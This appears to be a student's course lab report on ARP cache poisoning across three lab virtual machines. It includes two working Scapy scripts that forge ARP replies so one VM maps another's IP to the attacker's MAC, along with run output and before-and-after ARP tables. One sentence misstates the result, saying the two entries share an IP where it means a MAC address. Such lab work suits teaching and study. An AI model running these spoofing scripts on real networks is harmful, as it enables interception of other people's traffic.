The Assignment of Computer Networks Security (UE19CS326)

Documented by Anurag.R.Simha


SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	16/09/2021
Section	:	A
Week	:	3

The Table of Contents

The Configurations

For all the experiments performed, three virtual machines were employed.

1. The Attacker machine:




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:17:de:fa
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8c2d:45f0:a08b:fead/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:270 errors:0 dropped:0 overruns:0 frame:0
          TX packets:292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:142715 (142.7 KB)  TX bytes:29872 (29.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:20755 (20.7 KB)  TX bytes:20755 (20.7 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

IP Address: 10.0.2.8

MAC Address: 08:00:27:17:de:fa

2. VM A:




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:59:a3:c9
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5f33:85f1:5546:41d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:352 errors:0 dropped:0 overruns:0 frame:0
          TX packets:304 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154586 (154.5 KB)  TX bytes:31036 (31.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:25204 (25.2 KB)  TX bytes:25204 (25.2 KB)

seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

IP Address: 10.0.2.13

MAC Address: 08:00:27:59:a3:c9

3. VM B:



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:309 errors:0 dropped:0 overruns:0 frame:0
          TX packets:300 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:149289 (149.2 KB)  TX bytes:30807 (30.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:25109 (25.1 KB)  TX bytes:25109 (25.1 KB)

seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

IP Address: 10.0.2.14
MAC Address: 08:00:27:70:0c:00

Task 1: ARP Cache Poisoning


1A

a) Without ether

In this task, we attack VM A's ARP cache such that VM B's IP address is mapped to the attacker machine's MAC address in VM A's ARP cache.


Initially, the entries in the ARP cache table are noted.

Here're the entries on VM A:



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

Here're the entries on VM B:



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```


The programme below poisons the ARP cache of VM A.

Name: `ARP_1A_no_ether.py`

```
#!/usr/bin/python3
from scapy.all import *
E = Ether()
# Mapping Attacker's MAC address with VM B's IP and sending to VM A's
ARP cache
A = ARP(
    hwsrc = '08:00:27:17:de:fa', psrc = '10.0.2.14',
    hwdst='08:00:27:59:a3:c9', pdst='10.0.2.13'
)
pkt = E/A
pkt.show()
sendp(pkt)
```

In this programme, the ARP field contains the entries for the source and the destination. But, the hardware address of the attacker machine is mapped to the IP address of VM B. The IP address of VM A and its MAC address are mapped duly. Then, the packet is launched.


The command: `sudo python ARP_1A_no_ether.py`



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python ARP_1A_no_ether.py
###[ Ethernet ]###
  dst       = 08:00:27:59:a3:c9
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.14
     hwdst     = 08:00:27:59:a3:c9
     pdst      = 10.0.2.13

.
Sent 1 packets.
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$
```


On the attacker machine (10.0.2.8)

These were the results obtained on poisoning the ARP cache of VM A.




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.8) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.14) at 08:00:27:17:de:fa [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

There’s evidently something bizarre about this observation. On a magnified scale, it’s quite crystal clear that there are two machines with different IP addresses but with the same hardware address. 10.0.2.8 and 10.0.2.14 have the same IP addresses. Henceforth, it’s certain that the ARP cache of VM A is poisoned.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.8) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.14) at 08:00:27:17:de:fa [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

But, the ARP cache table of VM B remains unchanged.




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

On VM B (10.0.2.14)

Now, the entries on the ARP cache table of VM B and the attacker machine are cleared.

The commands:

```
sudo arp -d 10.0.2.8

sudo arp -d 10.0.2.14
```



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ sudo arp -d 10.0.2.8
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ sudo arp -d 10.0.2.14
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at <incomplete> on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

b) With ether

Next, the programme is altered by filling up the ether() function.


Here’s the programme:

Name: `ARP_1A.py`


```
#!/usr/bin/python3
from scapy.all import *
E = Ether(dst = '08:00:27:59:a3:c9', src = '08:00:27:17:de:fa')
# Mapping Attacker's MAC address with VM B's IP and sending to VM A's
ARP cache
A = ARP(
    hwsrc = '08:00:27:17:de:fa', psrc = '10.0.2.14',
    hwdst='08:00:27:59:a3:c9', pdst='10.0.2.13'
)
pkt = E/A
pkt.show()
sendp(pkt)
```

In this programme, the ARP field contains the entries for the source and the destination. In the ether field, to make the nefarious attack less detectable, the source and destination are fixed. But, the hardware address of the attacker machine is mapped to the IP address of VM B. The IP address of VM A and its MAC address are mapped duly. Then, the packet is launched.

Here are the entries on the ARP cache table of VM A and VM B




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at <incomplete> on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```


The attack is now put into effect by the command:

```
sudo python ARP_1A.py
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python ARP_1A.py
###[ Ethernet ]###
  dst       = 08:00:27:59:a3:c9
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.14
     hwdst     = 08:00:27:59:a3:c9
     pdst      = 10.0.2.13

.
Sent 1 packets.
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$
```

These are the results obtained on VM A.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.14) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

On VM B, there’s no change observed.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

